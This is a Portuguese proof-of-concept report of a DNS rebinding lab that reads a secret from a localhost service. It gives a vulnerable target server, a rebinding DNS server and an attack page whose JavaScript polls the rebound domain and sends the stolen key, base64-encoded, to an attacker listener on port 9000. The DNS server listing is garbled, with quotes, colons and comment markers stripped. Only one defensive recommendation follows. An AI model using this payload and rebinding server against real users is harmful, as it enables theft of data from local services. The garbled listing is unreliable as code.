

DOCUMENTAÇÃO DE PROVA DE CONCEITO (PoC)

PROJETO: Laboratório Prático de Redes e Sistemas

VULNERABILIDADE / VETOR: DNS Rebinding (Bypass de Same-Origin Policy)

AUTOR: Carlos Alexandre Menezes

DATA: 29 de Maio de 2026

CLASSIFICAÇÃO: Uso Acadêmico & Profissional

1. RESUMO EXECUTIVO

Este documento descreve a execução e a validação técnica de um ataque de **DNS Rebinding** num ambiente de laboratório controlado. O objetivo principal foi demonstrar como um atacante pode manipular o tempo de vida (TTL) de respostas DNS para enganar o navegador da vítima, forçando-o a contornar a *Same-Origin Policy* (SOP) e o mecanismo de *Private Network Access* (PNA). Através deste vetor, foi possível extrair dados confidenciais de um serviço interno (`alvo.py`) a correr estritamente no ecossistema local (`localhost` / `127.0.0.1`) da máquina alvo.

2. ARQUITETURA DO AMBIENTE DE TESTES

A simulação utilizou uma infraestrutura local interligada através de redes virtuais com as seguintes configurações:

- **Máquina Atacante (VM Kali Linux):**
 - **IP Físico:** `192.168.1.238`
 - **Serviços Ativos:** Servidor DNS Customizado (`dns_server.py`) na porta 53/UDP, Servidor Web HTTP (`http.server`) na porta 8080/TCP, e Listener Netcat (`nc`) na porta 9000/TCP
- **Máquina Vítima (Windows Host):**
 - **IP Físico (Wi-Fi 6):** `192.168.1.229`

- **Serviço Sensível Local:** Aplicação HTTP (`alvo.py`) a escutar em `0.0.0.0:8080`, expondo uma chave confidencial de administração.

3. EXECUÇÃO PASSO A PASSO E DIAGNÓSTICO DE COMPONENTES

Passo 3.1: Configuração de Interfaces e Encaminhamento de Rede

Para garantir que o tráfego do Windows Host fosse processado de forma centralizada pelo servidor DNS da VM, as métricas das interfaces ativas e os servidores de nomes foram reconfigurados através do PowerShell administrativo.

Antes de executar o exploit, o comando `nslookup` foi utilizado no terminal do Windows para certificar o encaminhamento: o sistema operativo aceitou o mapeamento inicial e, após a limpeza da cache do sistema, fixou o domínio para o loopback local. Em paralelo, validou-se que o painel sensível em `http://127.0.0.1:8080` respondia de forma estável exibindo a chave secreta.




Figura 1: Output do PowerShell mostrando as tabelas de métricas de interfaces (Wi-Fi 6 e interfaces virtuais Ethernet) utilizadas para regular a prioridade e domesticar as rotas de rede no Windows Host.

O subsistema CIM do Windows impõe elevação total de privilégios para comandos como `Set-DnsClientServerAddress`, obrigando à execução num contexto administrativo. Uma vez aplicado, o comando `nslookup` foi

utilizado para certificar que os pedidos reversos do protocolo resolviam corretamente contra a árvore `.in-addr.arpa` apontando para o IP da VM.

```
*** UnKnown can't find pudim-malicioso.com: Non-existent domain
PS C:\Users\User> nslookup pudim-malicioso.com
Server: UnKnown
Address: 192.168.1.162
```

```
*** UnKnown can't find pudim-malicioso.com: Non-existent domain
PS C:\Users\User>
```

Figura 2: Janela do PowerShell administrativo verificando o erro de nslookup.




Figura 3: Descrição do Print: Output do comando `Get-NetIPInterface` ou das rotas mostrando as métricas de rede ativas (Wi-Fi 6 e Ethernet virtual) que determinavam a prioridade do encaminhamento de pacotes no Windows.




Figura 4: Validação da string confidencial

Código para o serviço alvo (Alvo.py)

```
<script>
#####
# alvo.py
# Script para emular o painel interno vulneravel HTTP no host,
# injetando os cabecalhos CORS e Private Network Access (PNA)
#
```

```

# Escrito por Carlos Alexandre Menezes #
# Last update on 29052026 #
# Version 1.4 #
# Megabytez CyberSec Labs #
# #
#####

from http.server import HTTPServer, BaseHTTPRequestHandler

class VulnerableHandler(BaseHTTPRequestHandler):
    def do_OPTIONS(self):
        self.send_response(200)
        self.send_header('Access-Control-Allow-Origin', '*')
        self.send_header('Access-Control-Allow-Methods', 'GET, OPTIONS')
        self.send_header('Access-Control-Allow-Headers', 'Content-Type')
        self.send_header('Access-Control-Allow-Private-Network', 'true')
        self.end_headers()

    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-Type', 'text/plain')
        self.send_header('Access-Control-Allow-Origin', '*')
        self.send_header('Access-Control-Allow-Private-Network', 'true')
        self.end_headers()
        self.wfile.write(b"CHAVE_SECRETA_DO_LAB_REPLICADA_COM_SUCESSO")

# IMPORTANTE: Utilizar '0.0.0.0' para responder em qualquer interface local
server = HTTPServer(('0.0.0.0', 8080), VulnerableHandler)
print("Painel Local ativo em http://127.0.0.1:8080...")
server.serve_forever()
</script>

```

Passo 3.2: Mitigação do Ruído de Rede e Bloqueios Iniciais

Durante a fase inicial do laboratório, detetou-se que processos em segundo plano do Windows Host (tais como telemetria do SO, Microsoft Teams e WhatsApp Web) inundavam o servidor DNS. Como a lógica inicial do script contava pedidos globais por IP de origem, o contador do dicionário era corrompido antes de o navegador aceder ao domínio malicioso.

A solução de engenharia foi reestruturar o script `dns_server.py` para atuar como um "DNS estrito", isolando as respostas alternadas somente se a consulta contivesse a string `pudim-malicioso`. Outras requisições corporativas receberam respostas genéricas da VM para manter a estabilidade operacional sem queimar o gatilho do Rebinding.




Figura 5: Descrição do Print: Erro `DNS_PROBE_FINISHED_NXDOMAIN` no navegador Chrome, evidenciando o momento em que o resolvidor interno do Chromium tentava inspecionar o domínio ou contornar as rotas locais via DoH (DNS over HTTPS) antes do isolamento estrutural do domínio do lab.

Passo 3.3: Ajuste de Rotas HTTP e Erros 404 de URI

Com o servidor HTTP levantado na porta 8080 do atacante para contornar o *Private Network Access* (PNA), o script `index.html` começou a rodar em loop no background. No entanto, requisições automatizadas iniciais para caminhos secundários (como `/api/admin/config`) geraram erros sucessivos de arquivo não encontrado, pois o manipulador minimalista em Python no alvo não reconhecia subdiretórios complexos, exigindo a simplificação técnica do pedido para a raiz (`/`).




Figura 6: Terminal do servidor web malicioso no Kali Linux registrando requisições do Windows (192.168.1.229) e retornando status 404 Not Found para a URI antiga, evidenciando o ruído de rotas antes da retificação do payload.

Transição dos erros 404 para estabilidade da resposta do servidor com 200 OK, demonstrando que tudo estava construído e funcionando conforme o esperado.




Figura 7: Logs estáveis do servidor HTTP do atacante na porta 8080 após a alteração do script para responder com sucesso (200 OK) diretamente na raiz (/) da aplicação.




Figura 8: Interface do navegador exibindo o loop laranja de espera de transição (A aguardar alteracao de IP no DNS...) e a console de ferramentas de programador (F12) a acusar os erros 404 (File not found) gerados antes da retificação da rota assíncrona.

Código do payload malicioso (index.html)

```
<script>
<!--
#####
#
```

```

# Pagina para testes do laboratorio de DNS Binding. Serve como
# um painel para ver o que esta se passando no lado do cliente
# enquanto corre o script na maquina alvo.
#
# Escrito por: Carlos Alexandre Menezes
# Last update on: 29/05/2026
# Version: 1.4
# Megabytez CyberSec Labs
#
#####
-->
<!DOCTYPE html>
<html>
<head>
  <title>Laboratorio DNS Rebinding</title>
</head>
<body>
  <h1>Simulacao de DNS Rebinding</h1>
  <p>O ataque esta a correr em segundo plano na VM...</p>
  <div id="log"></div>

  <script>
    const logDiv = document.getElementById('log');

    function atacar() {
      // O script tenta aceder à porta 8080 do domínio sob nosso controle
      fetch('http://pudim-malicioso.com:8080')
        .then(response => response.text())
        .then(data => {
          if (data.includes("CHAVE_SECRETA")) {
            logDiv.innerHTML += `<p style="color:green;"><b>[SUCESSO] Dados Roubados:</b>
${data}</p>`;
            // Exfiltra os dados de volta para a tua VM do VirtualBox na porta 9000
            fetch(`http://192.168.1.238:9000/exfiltrado?dados=${btoa(data)}`);
          } else {
            logDiv.innerHTML += `<p style="color:orange;">A aguardar alteracao de IP no
DNS...</p>`;
          }
        })
        .catch(err => {
          logDiv.innerHTML += `<p style="color:red;">Erro ou aguardando transicao...</p>`;
        });
    }

    setInterval(atacar, 2000);
  </script>
</body>
</html>

```


Passo 3.4: Bypass de Proteções Chromium (Portas Simétricas e PNA)

Mesmo com o DNS resolvendo com sucesso, o motor Chromium bloqueava o tráfego assíncrono emitido pelo `index.html` devido ao mecanismo de *Private Network Access* (PNA), gerando erros de `net::ERR_CONNECTION_REFUSED` ao tentar cruzar contextos da porta 80 para a porta 8080.

A PoC foi estabilizada alinhando os ambientes em **portas simétricas (8080)**. O servidor web do atacante passou a servir o payload a partir de `http://pudim-malicioso.com:8080`, herdando o mesmo contexto de porta que o script local da vítima utilizava. O código do `alvo.py` foi atualizado para injetar explicitamente o cabeçalho `Access-Control-Allow-Private-Network: true`, autorizando a leitura cross-origin na rede interna do loopback.




Figura 9: Janela do navegador Chrome exibindo o acesso direto de validação ao painel em `http://127.0.0.1:8080`, confirmando a presença da string alvo a ser capturada: `CHAVE_SECRETA_DO_LAB_REPLICADA_COM_SUCESSO`.

Passo 3.5: Execução de Triggers no DNS Server

Com a infraestrutura de rede estabilizada e os payloads devidamente configurados nas portas simétricas, procedeu-se à monitorização ativa e execução dos *triggers* no servidor DNS customizado (`dns_server.py`) alojado na máquina atacante.

A lógica central deste componente baseia-se na volatilidade calculada das respostas baseadas em estados de contagem por domínio. Devido ao elevado volume de ruído gerado por ligações persistentes do sistema operativo Windows, o script aplica uma validação estrita de strings, filtrando requisições que contenham especificamente o domínio do laboratório (`pudim-malicioso.com`).

O mecanismo opera em duas fases sequenciais automatizadas:

1. **Gatilho de Entrada (1º Pedido):** Ao detetar a primeira consulta vinda do IP da vítima (192.168.1.229), o servidor regista o par cliente/domínio na memória e responde com um registo do tipo A apontando para o IP da própria VM Kali (192.168.1.238), possibilitando ao navegador descarregar o DOM e o código Javascript malicioso na porta 8080.

2. **Gatilho de Rebinding (Pedidos Subsequentes):** Assim que a cache inicial expira ou é forçada a sua limpeza, as consultas subsequentes disparadas pelo loop assíncronas do browser batem novamente no servidor. O script reconhece o estado prévio no dicionário e altera dinamicamente a resposta, injetando o endereço de loopback (127.0.0.1).

Este comportamento de alternância cirúrgica de zonas DNS permite que o navegador mantenha a confiança na origem textual do domínio, enquanto o destino físico dos pacotes é redirecionado em background para a própria máquina local do utilizador.




Figura 10: Logs de execução em tempo real do script `dns_server.py` no Kali Linux, demonstrando o isolamento do primeiro pedido com o IP da VM e a sequência automatizada de respostas subsequentes injetando o IP de loopback (127.0.0.1) para forçar o Rebinding.

Código do Servidor DNS customizado (`dns_server.py`)

```
<script>
#####
# dns_server.py
# Script para instanciar o DNS Server de forma a monitorizar
# e alterar requisições, efetuando o encaminhamento para
# a maquina atacante
#
# Escrito por Carlos Alexandre Menezes
# Last update on 29052026
# Version 1.4
# Megabytez CyberSec Labs
#
#####

import socket
from dnslib import DNSRecord, DNSHeader, RR, A

IP_ATACANTE_VM = 192.168.1.238
IP_ALVO_INTERNO = 127.0.0.1
```

PORT = 53

Monitoriza pedidos especificos por domínio

DOMINIOS_ALVO = {}

udps = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

udps.bind(('0.0.0.0', PORT))

print(f[] Servidor DNS Blindado ativo na porta {PORT}...)

while True

data, addr = udps.recvfrom(1024)

try

request = DNSRecord.parse(data)

qname = str(request.q.qname).strip('.')

cliente = addr[0]

reply = DNSRecord(DNSHeader(id=request.header.id, qr=1, aa=1, ra=1), q=request.q)

Só executa Rebinding no nosso domínio do laboratório

if pudim-malicioso in qname

chave_rastreio = f{cliente}_{qname}

if chave_rastreio not in DOMINIOS_ALVO

DOMINIOS_ALVO[chave_rastreio] = 1

ip_final = IP_ATACANTE_VM

print(f[🔥 LAB] 1º Pedido de {cliente} para {qname}. Respondendo com IP da VM
{ip_final})

else

ip_final = IP_ALVO_INTERNO

print(f[⚡ REBIND] Subsequente pedido de {cliente} para {qname}. EXECUTANDO

REBIND - {ip_final})

else

Filtra todo o ruído do Windows (Google, Teams, etc), respondendo apenas com o IP da
VM

de forma a não estragar o contador do laboratório.

ip_final = IP_ATACANTE_VM

reply.add_answer(RR(rname=request.q.qname, rtype=1, rclass=1, ttl=0, rdata=A(ip_final)))

udps.sendto(reply.pack(), addr)

except Exception as e

pass

</script>

4. MATERIALIZAÇÃO DO EXPLOIT E EXFILTRAÇÃO

Após a retificação do script no Kali para bater na raiz da porta simétrica 8080, o `dns_server.py` executou a lógica de Rebinding de forma perfeita, capturando a requisição do Windows e respondendo com 127.0.0.1. Assim que a cache do browser expirou, o loop assíncrono do JavaScript desviou-se para dentro da própria máquina da vítima, evadindo a SOP textual do domínio `pudim-malicioso.com`.

O caminho lógico seguido foi:

1. Chrome solicita a resolução de `pudim-malicioso.com:8080`.
2. DNS responde com o IP da VM (`192.168.1.238`).
3. Navegador descarrega o payload malicioso (`index.html`) e iniciou a execução do loop assíncrono.
4. Após o esvaziamento da cache do resolvedor do Chrome (forçado via `Clear host cache` ou através do comando `ipconfig /flushdns`), uma nova requisição é feita.
5. DNS executa o Rebind, respondendo com o IP de loopback `127.0.0.1`.
6. JavaScript, mantendo a confiança textual na origem do domínio `pudim-malicioso.com`, efetua o pedido HTTP contra o próprio localhost da vítima, leu a flag secreta, codificou-a em Base64 e despachou-a via canal out-of-band para o listener do atacante na porta `9000`.




Figura 11: Descrição do Print: Painel do Chrome modificado para a cor verde com o alerta dinâmico de [SUCESSO] Dados Roubados: CHAVE SECRETA DO LAB REPLICADA COM SUCESSO, confirmando a quebra da SOP.




Figura 12: Descrição do Print: Output do terminal do Kali Linux mostrando o Netcat a capturar com sucesso a requisição HTTP inbound vinda do IP da vítima (192.168.1.229), trazendo o payload em Base64 na Query String (GET /exfiltrado?dados=...).

5. RECOMENDAÇÕES DE HARDENING (BLUE TEAM)

Para mitigar a eficácia de ataques baseados em manipulação de respostas DNS em infraestruturas empresariais, recomendam-se as seguintes diretivas de segurança:

- 1. Implementação de Autenticação Robusta em Interfaces Locais:** Serviços e painéis web que corram em loopback (127.0.0.1) ou intranets locais nunca devem confiar puramente na origem do endereço IP de ligação. Devem exigir credenciais estritas ou cabeçalhos de autorização por token baseados nos princípios de *Zero Trust*.
